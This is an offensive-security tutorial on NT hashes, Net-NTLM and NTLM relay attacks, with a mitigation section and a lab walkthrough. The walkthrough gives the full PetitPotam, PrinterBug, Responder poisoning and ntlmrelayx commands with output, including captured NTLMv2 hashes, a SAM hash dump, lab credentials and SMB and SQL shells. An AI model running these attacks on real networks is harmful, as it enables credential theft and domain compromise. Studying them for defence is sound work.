

NT Hash, Net-NTLM and NTLM Relay Attacks

- What is NT Hash and Net-NTLM ?
- What is differences ?
- What is NTLM Relay attack ?
- How to use it with other attack vectors ?
- What can be done with NTLM Relay attack ?
- How to mitigate ?
- Examples and TTPs

What is NT Hash ?

- **NT Hash** is basically new version of *LM hash*. **NT hash** and *LM Hash* are hashed versions of user passwords. However *LM Hash* is too old and obsolete therefore it will not be our mention.
- **NT Hash** is depend on 2 stage.
 1. Converting password to UTF16LE format
 2. MD4 is then used to convert it to the **NT Hash**. Just like MD4(UTF-16-LE(password)).


Even in case of failing to crack the hash, it can be abused using Pass the hash technique.

Recap

- **NT** and *LM Hashes* are used to **store password** in Windows machines or Domain Controllers.
- **NT** and *LM Hashes* can be found after dumping the **SAM Database** or **LSASS memory** of a Windows machine or dumping the **ntds.dit** file in a Domain Controller.

What is Net-NTLM ?

- **Net-NTLM**(aka. **NTLM**) is an authentication protocol that can be used by windows services in order to verify the identity of the client.
- This authentication takes place in 3 steps
 1. First the client tells the server that it wants to authenticate.
 2. The server then responds with a challenge which is nothing more than a random sequence of characters.
 3. The client encrypts this challenge with its secret, and sends the result back to the server. This is its response.



How does the client encrypt the challenge?

NTLMv1 (aka. Net-NTLMv1)

1. The server generates a challenge
2. The NTLM hash is split into three 7-byte blocks
3. Each block is DES-encrypted with the challenge to produce three 8-byte blocks
4. The three blocks are concatenated to form the 24-byte response
5. The server performs the same process using the stored NTLM hash for user and compares the result to the client's response.

NTLMv2 (aka. Net-NTLMv2)

1. The NTLMv2 hash is then generated by applying HMAC-MD5 to the NTLM hash, with the username and domain as inputs
2. The server generates a challenge
3. The client generates a client challenge, which includes a timestamp and random data
4. The client challenge, server challenge, and NTLMv2 hash are combined and hashed using HMAC-MD5. (The result is the NTLMv2 response)
5. If the server's response matches the client's response, client is authenticated.

What is differences ?

- **NT Hash** and *LM Hash* are used for **store password** in windows machines or domain controllers
- **NT Hash** and *LM Hash* can be found after dumping the **SAM Database** or **LSASS memory** of a windows machine or dumping the **ntds.dit** file in a Domain Controller.
- **NTLMv1/v2 (aka Net-NTLMv1/v2)** are used for **Network Authentication** .
- **NTLMv1/v2 (aka Net-NTLMv1/v2)** can be captured by spoofing the network

What is NTLM Relay Attack



NTLM Relay is an type of MITM attack (Man In The Middle)




During NTLM authentication, a client can prove to a server its identity by encrypting with its password some piece of information provided by the server. So the only thing the attacker has to do is to let the client do its work, and passing the messages from the client to the server, and the replies from the server to the client.



All the client has to send to the server, the attacker will receive it, and he will send the messages back to the real server, and all the messages that the server sends to the client, the attacker will also receive them, and he will forward them to the client, as is.

Schema of NTLM Relay



Ok, that's great but the attacker cannot do anything with this exchange. Fortunately, there is the right side of the diagram. Indeed, from the server's point of view, the attacker is a client like any other.




HE SENT A FIRST MESSAGE TO ASK FOR **AUTHENTICATION**, AND THE SERVER RESPONDED WITH A **CHALLENGE**. AS THE ATTACKER SENT THIS SAME **CHALLENGE** TO THE **REAL CLIENT**, THE **REAL CLIENT ENCRYPTED** THIS **CHALLENGE** WITH ITS **SECRET**, AND RESPONDED WITH A VALID RESPONSE. THE **ATTACKER** CAN THEREFORE SEND THIS VALID RESPONSE TO THE SERVER.



THIS IS WHERE THE INTEREST OF THIS ATTACK LIES. FROM THE SERVER'S POINT OF VIEW, THE **ATTACKER** HAS **AUTHENTICATED** HIMSELF USING THE VICTIM'S **SECRET**, BUT IN A TRANSPARENT WAY FOR THE SERVER. IT HAS NO IDEA THAT THE **ATTACKER** WAS **REPLAYING** HIS MESSAGES TO THE CLIENT IN ORDER TO GET THE CLIENT TO GIVE HIM THE RIGHT ANSWERS.

From the server's point of view



What can be done with NTLM Relay attack ?

You can so many things with NTLM Relay attack

- LDAP console or SQL shell
- AD CS ESC1, ESC6 or ESC8
- Web access
- Socks proxy
- Credential dump (Local SAM Secrets)
- File/cmd execution
- Kerberos RBCD abuse
- Shadow Credentials
- Domain enum
- Account elevation/creation

How to use it with other attack vectors ?

If you want an effective attack with NTLM Relay , you should use it with other attack vectors like

- NTBS and LLMNR Poisoning
- Coerced Authentication

See: [Schema of attack methods and vectors](#)

How to mitigate ?

By understanding the mechanics of an NTLM relay attack and taking proactive steps to secure your network, you can significantly reduce the threat posed by this enduring vulnerability. Mitigating an NTLM relay attack involves these steps

- Disable SMBv1 and NTLMv1
- Enforce SMB Signing
- Enforce LDAP Signing
- Disable LLMNR/NBT-NS and IPv6.
 - This prevents an attacker from poisoning LLMNR/NBT-NS and IPv6.
- Install latest patches
- Disable NTLM authentication wherever possible, in favor of more secure protocols such as Kerberos.

See: [Mitigation schema](#)

Coerced authentication

Coerce authentication is a feature of Windows systems that is now quite actively used in a number of attacks on the Active Directory infrastructure. Coerce authentication has few techniques but we will only talk about most used two techniques

- PrinterBug
- PetitPotam

1. PetitPotam

One of the most common methods of forcing authentication is known as PetitPotam

The principle of this attack utilizes the Encrypting File System Remote Procedure Call (MS-EFSRPC) to coerce a computer into disclosing NTLM hashes to the attacker. The MS-EFSRPC protocol is used to allow users remote access to data stored on a network. By sending a specific SMB request to a computer's MS-EFSRPC interface, the authentication process is initiated, which then leads to disclosure of the computer's machine account hash.

This machine account hash can then be relayed to other services on the network, such as the Certificate Enrollment service, to obtain administrative privileges over the entire domain.

2. PrinterBug

Microsoft's Print Spooler is a service handling the print jobs and other various tasks related to printing. An attacker controlling a domain user/computer can, with a specific RPC call, trigger the spooler service of a target running it and make it authenticate to a target of the attacker's choosing. This flaw is a "won't fix" and enabled by default on all Windows environments

The coerced authentications are made over SMB. But MS-RPRN abuse can be combined with WebClient abuse to elicit incoming authentications made over HTTP which heightens NTLM Relay capabilities.

LLMNR& NTBTS Poisoning

These two protocols have been implemented by Windows. LLMNR is the successor to NetBIOS, but for reasons of backward compatibility, both have been enabled by default since Windows Vista.

Their purpose is to supplement the DNS protocol when it fails to resolve an address. The big difference is that their queries are not sent to a specific server (DNS server) but are broadcast over the subnet. This enables automatic discovery but also allows any machine on the subnet to respond to these requests.

The name resolution process is triggered as soon as you search for something on the network via the address bar of a browser (the use of LLMNR/Netbios is activated by default in Chrome), by using a network shortcut or via the Windows search bar (with the prefix \\).

Examples and TTPs

As an example, I set up a small lab with several machines. There is **FSWS01** client with IP address **192.168.231.25** and **FSSQL01** server with IP address **192.168.231.24**. My host is the attacker, with IP address **192.168.1.133**.

Coerced authentication (PetitPotam)

- ## 1. Install `PetitPotam.py` from Github. (img 0x1)

```
(root@kali)~[~/Hacking Files/ActiveDirectory - Windows/Attacks/NTLM Relay]
# wget https://raw.githubusercontent.com/forestallio/ActiveDirectoryRedTeaming/main/PetitPotam.py
--2024-09-04 15:11:20-- https://raw.githubusercontent.com/forestallio/ActiveDirectoryRedTeaming/main/PetitPotam.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16808 (16K) [text/plain]
Saving to: 'PetitPotam.py'

PetitPotam.py          100%[=====→] 16.41K  --.-KB/s   in 0.001s

2024-09-04 15:11:20 (20.5 MB/s) - 'PetitPotam.py' saved [16808/16808]
```

- ## 2. Start responder to default configuration (img 0x2)

img 0x1: wget output

```
(root@kali)-[~/Hacking Files/ActiveDirectory - Windows/Attacks/NTLM Relay]
# responder -I wlan0 -v
```



NBT-NS, LLMNR & MDNS Responder 3.1.4.0

img 0x2: responder output


TTP 0x1

Coerced authentication (PetitPotam)

3. Start `PetitPotam.py` with parameters. (img 0x3)

4. We got NTLMv2 hash of the machine user of the FSWS01 computer. (img 0x4)

```
(root@kali)-[~/Hacking Files/ActiveDirectory - Windows/Attacks/NTLM Relay]
# python3 PetitPotam.py -d forestall -u ANGEL_ROSA -p Test123.! 192.168.1.133 192.168.231.25
```



```
PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.231.25[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

img 0x3: PetitPotam.py output

```
[+] Listening for events ...

[!] Error starting TCP server on port 53, check permissions or other servers running.
[SMB] NTLMv2-SSP Client : 192.168.231.25
[SMB] NTLMv2-SSP Username : FORESTALL\FWS01$
[SMB] NTLMv2-SSP Hash : FWS01$::FORESTALL:c7f707f8de90f4b9:E162DF4974340FAEC99923544A2CAD3D:010100000000000000007BD713DCFEDA01B3A83B246589DEE8000000002000800330054
004500300001001E00570049004E002D00580058004200450036004E0035004E00520046004A0004003400570049004E002D00580058004200450036004E0035004E00520046004A002E0033005400450030002
E004C004F00430041004C000300140033005400450030002E004C004F00430041004C000500140033005400450030002E004C004F00430041004C0007000800007BD713DCFEDA01060004000200000008003000
3000000000000000000000000400000A9E08495DCFE19ED52EE835CC00D58BE0EAAB11EC9BEAFD17589C07B5431408D0A00100000000000000000000000000000900240063006900660073002F00310
0390032002E003100360038002E0031002E003100330033000000000000000000
```

img 0x4: responder output after start PetitPotam.py

TTP 0x2

Coerced authentication (PrinterBug)

1. Install PrinterBug.py from Github. (img 0x5)

```
(root@kali)~[~]
# wget https://raw.githubusercontent.com/forestallio/ActiveDirectoryRedTeaming/main/krbrelayx/printerbug.py
--2024-09-04 14:57:21-- https://raw.githubusercontent.com/forestallio/ActiveDirectoryRedTeaming/main/krbrelayx/printerbug.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9116 (8.9K) [text/plain]
Saving to: 'printerbug.py'

printerbug.py                               100%[=====>] 8.90K --.-KB/s in 0.001s

2024-09-04 14:57:21 (8.23 MB/s) - 'printerbug.py' saved [9116/9116]
```

img 0x5: wget output

2. Start responder to default configuration (img 0x2)
3. Start PrinterBug.py with parameters. (img 0x6)

```
(root@kali)~[~]
# python printerbug.py 'Forestall/ANGEL_ROSA:Test123.!@192.168.231.25' 192.168.1.133

[*] Impacket v0.12.0.dev1 - Copyright 2023 Fortra


[*] Attempting to trigger authentication via rprn RPC at 192.168.231.25
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

img 0x6: PrinterBug output

4. We got NTLMv2 hash of the machine user of the FSWS01 computer. (img 0x4)


LLMNR & NTBS Poisoning

3. We got NTLMv2 hash of the "ANGEL_ROSA". (img 0x8)



img 0x7: Windows Search bar

A terminal window displaying network-related messages. The first line shows an error: "[!] Error starting TCP server on port 53, check permissions or other servers running." Subsequent lines show SMB client information: "[SMB] NTLMv2-SSP Client : 192.168.231.25", "[SMB] NTLMv2-SSP Username : FORESTALL\ANGEL_ROSA", and "[SMB] NTLMv2-SSP Hash : ANGEL_ROSA :: FORESTALL:28e6b81b2c9f2b8d:EBE849DA767C9EB3BDCFB6AF2D983568:01010000000000000808EFE85E1FEDA01B0626E28025C5CE0000000002000800310046005600380001001E00570049004E002D00480050004B004B00540033004D003200470038004D0004003400570049004E002D00480050004B004B00540033004D003200470038004D002E0031004600560038002E004C004F00430041004C000300140031004600560038002E004C004F00430041004C000500140031004600560038002E004C004F00430041004C0007000800808EFE85E1FEDA010600040002000000080030003000000000000000100000000200000A9E08495DCFE19ED52EE835CC00D58BE0EAAB11EC9BEAFD17589C07B5431408D0A0010000000003100390032002E003100360038002E0031002E003100330033000000000000000000". A grey box at the bottom right contains the text "img 0x8: responder output after search".



TTP 0x4

NTLM Relay (Samdump)

1. Install and start `ntlmrelayx` with parameters. (img 0x9)


```
(root@kali)-[~/Hacking Files/ActiveDirectory - Window:
# impacket-ntlmrelayx -t 192.168.231.24 -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

img 0x9: ntlmrelayx output

2. Start Coerced auth or LLMNR poisoning (img 0x10)



ck access img 0x10: LLMNR poisoning

TTP 0x4

NTLM Relay (Samdump)

4. We got NT and LM hash of local users. (img 0x11)

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.231.25, attacking target smb://192.168.231.24
[*] Authenticating against smb://192.168.231.24 as FORESTALL/ANGEL_ROSA SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.231.25 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x6fad6598581698d4d269caf486dd1fc5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:54aca716048f0ea9f1f222785de98afe:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2f6983953e672219008609580b7fe3e9:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:757455d62d84dce4fc33f74cff7b738d:::
svc-sql:1002:aad3b435b51404eeaad3b435b51404ee:594bb6d6d86a285ea1c8b04fd1f306e9:::
[*] Done dumping SAM hashes for host: 192.168.231.24
[*] Stopping service RemoteRegistry
□
```

img 0x11: ntlmrelayx output after LLMNR poisoning

TTP 0x5

NTLM Relay (SMB Shell)

1. Start `ntlmrelayx` with required parameters. (img 0x12)

```
(root@kali)-[~/Hacking Files/ActiveDirectory - Windows/Attacks/NTLM Relay]
# impacket-ntlmrelayx -t 192.168.231.24 -smb2support -i
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
```

img 0x12: ntlmrelayx parameters for SMB shell

2. Start Coerced authentication. (img 0x3)

3. We got SMB shell with FSWS01 machine account. (img 0x13, 0x14)

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.231.25, attacking target smb://192.168.231.24
[*] Authenticating against smb://192.168.231.24 as FORESTALL/FSWS01$ SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.231.25 controlled, but there are no more targets left!
[*] SMBD-Thread-8 (process_request_thread): Connection from 192.168.231.25 controlled, but there are no more targets left!
```

img 0x13: ntlmrelayx output after Coerced auth

```
(root@kali)-[~]
# nc 127.0.0.1 11000
Type help for list of commands
# shares
ADMIN$
backups
C$
IPC$
#
```

img 0x14: Access SMB shell with nc

TTP 0x6

NTLM Relay (SQL Shell)

1. Start `ntlmrelayx` with required parameters. (img 0x15)

```
(root@kali)=[~/Hacking Files/ActiveDirectory - Windows/Attacks/NTLM Relay]
# impacket-ntlmrelayx -t mssql://192.168.231.24 -smb2support -i
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
```

img 0x15: ntlmrelayx parameters for SQLshell

2. Start LLMNR poisoning. (img 0x7, 0x10)
3. We got SMB shell with "**ANGEL_ROSA**" user. (img 0x16, 0x17)

```
(root@kali)=[~/Hacking Files/ActiveDirectory - Windows/Attacks/NTLM Relay]
# nc 127.0.0.1 11000
[!] Press help for extra shell commands
SQL (FORESTALL\ANGEL_ROSA dbo@master)> EXEC sp_databases
+-----+-----+-----+
| DATABASE_NAME | DATABASE_SIZE | REMARKS |
+-----+-----+-----+
| master        | 5376          | NULL    |
| model         | 16384         | NULL    |
| msdb          | 16960         | NULL    |
